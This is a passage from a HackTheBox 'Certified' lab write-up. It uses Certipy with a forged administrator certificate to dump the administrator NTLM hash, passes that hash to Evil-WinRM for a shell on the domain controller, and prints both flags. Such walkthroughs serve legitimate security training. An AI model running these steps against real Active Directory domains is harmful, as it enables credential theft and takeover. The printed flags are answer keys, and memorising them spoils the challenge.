[*] Wrote certificate and private key to 'administrator.pfx'
```
We can see that it requested a certificate for the administrator, since it is the value of our UPN.
Next we will use pfx file to authenticate using `certipy` and dump the administrator hash:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Certified]
└─$ certipy-ad auth -dc-ip 10.129.13.240 -pfx administrator.pfx -username administrator -domain certified.htb
Certipy v5.0.2 - by Oliver Lyak (ly4k)
[*] Certificate identities:
[*] SAN UPN: 'administrator'
[*] Using principal: 'administrator@certified.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certified.htb': aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34
```
Here we have the administrator ntlm hash, lets winrm to the machine:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Certified]
└─$ evil-winrm -i 10.129.13.240 -u administrator -H 0d5b49608bbce1751f708748f67e2d34
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
certified\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> hostname
DC01
*Evil-WinRM* PS C:\Users\Administrator\Documents> ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0 2:
Connection-specific DNS Suffix . : .htb
IPv4 Address. . . . . . . . . . . : 10.129.13.240
Subnet Mask . . . . . . . . . . . : 255.255.0.0
Default Gateway . . . . . . . . . : 10.129.0.1
*Evil-WinRM* PS C:\Users\Administrator\Documents
```
And we can get the flags:
```bash
*Evil-WinRM* PS C:\Users\Administrator\Documents> type C:\Users\Administrator\Desktop\root.txt
2649091d340ead07b81d346a73d01967
*Evil-WinRM* PS C:\Users\Administrator\Documents> type C:\Users\management_svc\Desktop\user.txt
95b73382776af67269451f1f8bba903d
```